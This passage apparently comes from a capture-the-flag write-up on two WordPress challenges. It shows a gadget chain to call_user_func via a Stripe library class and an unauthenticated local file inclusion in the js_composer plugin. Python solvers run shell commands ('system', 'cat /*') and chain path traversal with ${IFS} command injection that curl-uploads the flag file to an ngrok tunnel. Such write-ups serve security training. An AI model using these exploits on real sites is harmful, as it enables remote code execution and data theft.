    (new $class_path())->{$method[1]}($data);
    exit;
}
After searching with regex, I found something interesting in the parse method of the RequestOptions class here:
server-given/challenge-custom/unicorn/vendor/stripe/stripe-php/lib/Util/RequestOptions.php
<?php

namespace Stripe\Util;

/**
 * @phpstan-type RequestOptionsArray array{api_key?: string, idempotency_key?: string, stripe_account?: string, stripe_context?: string, stripe_version?: string, api_base?: string }
 * @psalm-type RequestOptionsArray = array{api_key?: string, idempotency_key?: string, stripe_account?: string, stripe_context?: string, stripe_version?: string, api_base?: string }
 */
class RequestOptions
{
    ...snip...
    /**
     * Unpacks an options array into an RequestOptions object.
     *
     * @param null|array|RequestOptions|string $options a key => value array
     * @param bool $strict when true, forbid string form and arbitrary keys in array form
     *
     * @throws \Stripe\Exception\InvalidArgumentException
     *
     * @return RequestOptions
     */
    public static function parse($options, $strict = false)
    {
        if ($options instanceof self) {
            return clone $options;
        }

        if (null === $options) {
            return new RequestOptions(null, [], null);
        }

        if (\is_string($options)) {
            if ($strict) {
                $message = 'Do not pass a string for request options. If you want to set the '
                    . 'API key, pass an array like ["api_key" => <apiKey>] instead.';

                throw new \Stripe\Exception\InvalidArgumentException($message);
            }

            return new RequestOptions($options, [], null);
        }

        if (\is_array($options)) {
            $headers = [];
            $key = null;
            $base = null;

            if (\array_key_exists('api_key', $options)) {
                $key = $options['api_key'];
                unset($options['api_key']);
            }
            if (\array_key_exists('idempotency_key', $options)) {
                $headers['Idempotency-Key'] = $options['idempotency_key'];
                unset($options['idempotency_key']);
            }
            if (\array_key_exists('stripe_account', $options)) {
                if (null !== $options['stripe_account']) {
                    unset($options['action']);
                }
            }
            if (\array_key_exists('stripe_context', $options)) {
                if (null !== $options['stripe_context']) {
                    $headers['Stripe-Context'] = $options['stripe_context'];
                }
                unset($options['stripe_context']);
            }
            if (\array_key_exists('stripe_version', $options)) {
                if (null == $options['action']) {
                    $headers['Stripe-Version'] = $options['stripe_version'];
                    $base = $options['api_base'];
                    $version = $options['stripe_version'];
                    call_user_func($base, $version);
                }
                unset($options['stripe_version']);
            }
            if (\array_key_exists('api_base', $options)) {
                $base = $options['api_base'];
                unset($options['api_base']);
            }

            if ($strict && !empty($options)) {
                $message = 'Got unexpected keys in options array: ' . \implode(', ', \array_keys($options));

                throw new \Stripe\Exception\InvalidArgumentException($message);
            }

            return new RequestOptions($key, $headers, $base);
        }

        $message = 'The second argument to Stripe API method calls is an '
            . 'optional per-request apiKey, which must be a string, or '
            . 'per-request options, which must be an array. (HINT: you can set '
            . 'a global apiKey by "Stripe::setApiKey(<apiKey>)")';

        throw new \Stripe\Exception\InvalidArgumentException($message);
    }
    ...snip...
}
You will see that the method accepts an array as an argument, and eventually, our array will reach call_user_func, which means we can gain RCE using it. But wait, it's not in the whitelisted namespace. So, we need to find another method in the whitelisted namespace that will call the parse method. That's when I stumbled upon this class.
server-given/challenge-custom/unicorn/vendor/stripe/stripe-php/lib/Billing/CreditBalanceTransaction.php
<?php

// File generated from our OpenAPI spec

namespace Stripe\Billing;

/**
 * A credit balance transaction is a resource representing a transaction (either a credit or a debit) against an existing credit grant.
 *
 * @property string $id Unique identifier for the object.
 * @property string $object String representing the object's type. Objects of the same type share the same value.
 * @property int $created Time at which the object was created. Measured in seconds since the Unix epoch.
 * @property null|\Stripe\StripeObject $credit Credit details for this credit balance transaction. Only present if type is <code>credit</code>.
 * @property string|\Stripe\Billing\CreditGrant $credit_grant The credit grant associated with this credit balance transaction.
 * @property null|\Stripe\StripeObject $debit Debit details for this credit balance transaction. Only present if type is <code>debit</code>.
 * @property int $effective_at The effective time of this credit balance transaction.
 * @property bool $livemode Has the value <code>true</code> if the object exists in live mode or the value <code>false</code> if the object exists in test mode.
 * @property null|string|\Stripe\TestHelpers\TestClock $test_clock ID of the test clock this credit balance transaction belongs to.
 * @property null|string $type The type of credit balance transaction (credit or debit).
 */
class CreditBalanceTransaction extends \Stripe\ApiResource
{
    ...snip...
    public static function retrieve($opts, $id = null)
    {
        $opts = \Stripe\Util\RequestOptions::parse($opts);
        $instance = new static($id, $opts);
        $instance->refresh();

        return $instance;
    }
}
This class will call the parse method and requires only one argument, which means we can use it to gain access to call_user_func. Then, you just need to add this class method into handle_ajax and provide the required argument to reach call_user_func in the parse method, just like in the solver below.
Solver
import httpx
import asyncio
import re

URL = "http://52.77.81.199:9143/"
class BaseAPI:
    def __init__(self, url=URL) -> None:
        self.c = httpx.AsyncClient(base_url=url)
    async def handle_ajax(self, token):
        return await self.c.post("/wp-admin/admin-ajax.php?action=handle_ajax", data={
            "token": token,
            "data[method]": r"\Stripe\Billing\CreditBalanceTransaction@retrieve",
            "data[stripe_version]": r"1",
            "data[api_base]": r"system",
            "data[stripe_version]": r"cat /*",
        })


class API(BaseAPI):
    async def get_nonce(self):
        res = await self.c.get("/wp-admin/admin-ajax.php?action=foo")
        return re.findall("var ajaxNonce = '(.*?)'", res.text)[0]

async def main():
    api = API()
    nonce = await api.get_nonce()
    res = await api.handle_ajax(nonce)
    print(res.text)

if __name__ == "__main__":
    asyncio.run(main())
Flag

Woops
| Solves | 2 |
Description
woops, woops, woops, you found it.
- ) there is a plugin code that are not included on the given attachment, you can just get it from "some" source
NOTE: This is a fully white box challenge, almost no heavy brute force is needed.
Attachments
References
In this challenge, we first need to get the missing plugin. We can read the common file name in a WordPress plugin, such as changelog.txt, as an example here:


We see that the js_composer plugin is using version 7.4 and, interestingly, is referenced in the Patchstack database here: WPBakery Page Builder Vulnerabilities - Patchstack. The plugin should be vulnerable to Local File Inclusion. See the image below:
But how do we download the plugin? Easy, just search for it on GitHub. For example, you can copy a string from changelog.txt and use it in the GitHub search. I found a GitHub repository containing the same version of js_composer here: https://github.com/gerekper/ganjaking/blob/fb60ac75a96e47ab12d704a68657de86bc375c4c/wp-content/plugins/js_composer/changelog.txt#L4.
How do we find the vulnerability? Using a diff program, we can compare different versions of the plugin—the patched one and the unpatched one, to identify where the Local File Inclusion (LFI) vulnerability is. The LFI can be found in the class here:
server-given/docker/wordpress/toolbox/plugins/js_composer/include/autoload/class-vc-post-custom-layout.php
class Vc_PostCustomLayout {
...snip...
	public function __construct() {
		add_action( 'template_include', [ $this, 'switchPostCustomLayout' ], 11 );
	}

	/**
	 * Change the path of the current template to our custom layout.
	 * @since 7.0
	 *
	 * @param string $template The path of the template to include.
	 * @return string
	 */
	public function switchPostCustomLayout( $template ) {
		if ( ! is_singular() ) {
			return $template;
		}
		$layout_name = $this->getCustomLayoutName();
		if ( ! $layout_name || 'default' === $layout_name ) {
			return $template;
		}

		$custom_layout_path = $this->getCustomLayoutPath( $layout_name );
		if ( $custom_layout_path ) {
			$template = $custom_layout_path;
		}

		return apply_filters( 'vc_post_custom_layout_template', $template, $layout_name );
	}

	/**
	 * Get name of the custom layout.
	 * @note on a plugin core level right now we have only 'blank' layout.
	 * @since 7.0
	 *
	 * @return string
	 */
	public function getCustomLayoutName() {
		global $post;
		if ( $this->isLayoutSwitchedInFrontendEditor() ) {
			$layout_name = $this->getLayoutNameFromGetParams();
		} else {
			$layout_name = $this->getLayoutFromMeta();
		}

		$layout_name = empty( $layout_name ) ? '' : $layout_name;

		if ( ! empty( $post->post_content ) && ! $layout_name ) {
			$layout_name = 'default';
		}

		return apply_filters( 'vc_post_custom_layout_name', $layout_name );
	}

	/**
	 * Check if user switched layout in frontend editor.
	 * @note in such cases we should reload the page
	 * @since 7.0
	 *
	 * @return bool
	 */
	public function isLayoutSwitchedInFrontendEditor() {
		$params = $this->getRequestParams();

		return isset( $params['vc_post_custom_layout'] );
	}

	/**
	 * For a frontend editor we keep layout as get param
	 * when we switching it inside editor and show user new layout inside editor.
	 * @since 7.0
	 *
	 * @return false|string
	 */
	public function getLayoutNameFromGetParams() {
		$params = $this->getRequestParams();

		return empty( $params['vc_post_custom_layout'] ) ? false : $params['vc_post_custom_layout'];
	}

	/**
	 * Retrieve get params.
	 * @description  we should obtain params from $_SERVER['HTTP_REFERER']
	 * if we try to get params inside iframe and from regular $_GET when outside
	 * @since 7.0
	 *
	 * @return array|false
	 */
	public function getRequestParams() {
		if ( ! vc_is_page_editable() && ! vc_is_inline() ) {
			return false;
		}

		// inside iframe
		if ( vc_is_page_editable() ) {
			$params = $this->getParamsFromServerReferer();
			// outside iframe
		} else {
			$params = $_GET;
		}

		return $params;
	}
...snip...
	/**
	 * Get path of the custom layout.
	 * @note we keep all plugin layouts in include/templates/pages/layouts/ folder.
	 * @since 7.0
	 *
	 * @param string $layout_name
	 * @return string|false
	 */
	public function getCustomLayoutPath( $layout_name ) {
		$custom_layout_path = vc_template( '/pages/layouts/' . $layout_name . '.php' );
		if ( ! is_file( $custom_layout_path ) ) {
			return false;
		}

		return $custom_layout_path;
	}

	/**
	 * Get href for the custom layout by layout name.
	 * @since 7.0
	 *
	 * @param string $layout_name
	 * @return string
	 */
	public function getLayoutHrefByLayoutName( $layout_name ) {
		if ( vc_is_page_editable() || vc_is_inline() ) {
			$frontend_editor = new Vc_Frontend_Editor();
			$href = $frontend_editor->getInlineUrl( get_the_ID() ) . '&vc_post_custom_layout=' . $layout_name;
		} else {
			$href = '#';
		}

		return $href;
	}
...snip...
}

new Vc_PostCustomLayout();
See the template_include? The template_include action is special because its return value will be included using include in WordPress. This means the return value is actually the sink here.
The interesting part is that I can make it work without authentication by adding certain parameters to the URL. Unlike the CVE, which requires Author+ privileges, this is actually an unauthenticated CVE if you dive further into the source code. You can bypass the authentication check.

Anyway, you can check my solver to see what I added to the URL parameters to achieve unauthenticated LFI.
Solver
from time import sleep
import httpx
import asyncio
import os
from pyngrok import ngrok
from flask import Flask, request
from threading import Thread

PORT = 6666
TUNNEL = ngrok.connect(PORT, "http").public_url

print("TUNNEL:", TUNNEL)

URL = "http://52.77.81.199:9197/"
HELLO_WORLD_FORM = "http://52.77.81.199:9197/2025/02/18/hello-world/"

class BaseAPI:
    def __init__(self, url=URL) -> None:
        self.c = httpx.AsyncClient(base_url=url)

class API(BaseAPI):
    def exploit(self):
        return os.popen(r'''curl "'''+HELLO_WORLD_FORM+r'''?vc_post_custom_layout=../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../usr/local/lib/php/peclcmd&vc_editable=1&vc_inline=1&x=+run-tests+-i+-r\`curl\$\{IFS\}'''+TUNNEL+r'''\$\{IFS\}--upload-file\$\{IFS\}/fla*\`+/usr/local/lib/php/test/Console_Getopt/tests/bug11068.phpt" ''').read()

def webServer():
    app = Flask(__name__)
    @app.put("/<path:path>")
    def home(path):
        print(request.data)
        return "ok"
    return Thread(target=app.run, args=('0.0.0.0', PORT))

async def main():
    api = API()
    server = webServer()
    server.start()
    sleep(5)
    res = api.exploit()
    print(res)
    server.join()

if __name__ == "__main__":
    asyncio.run(main())
Flag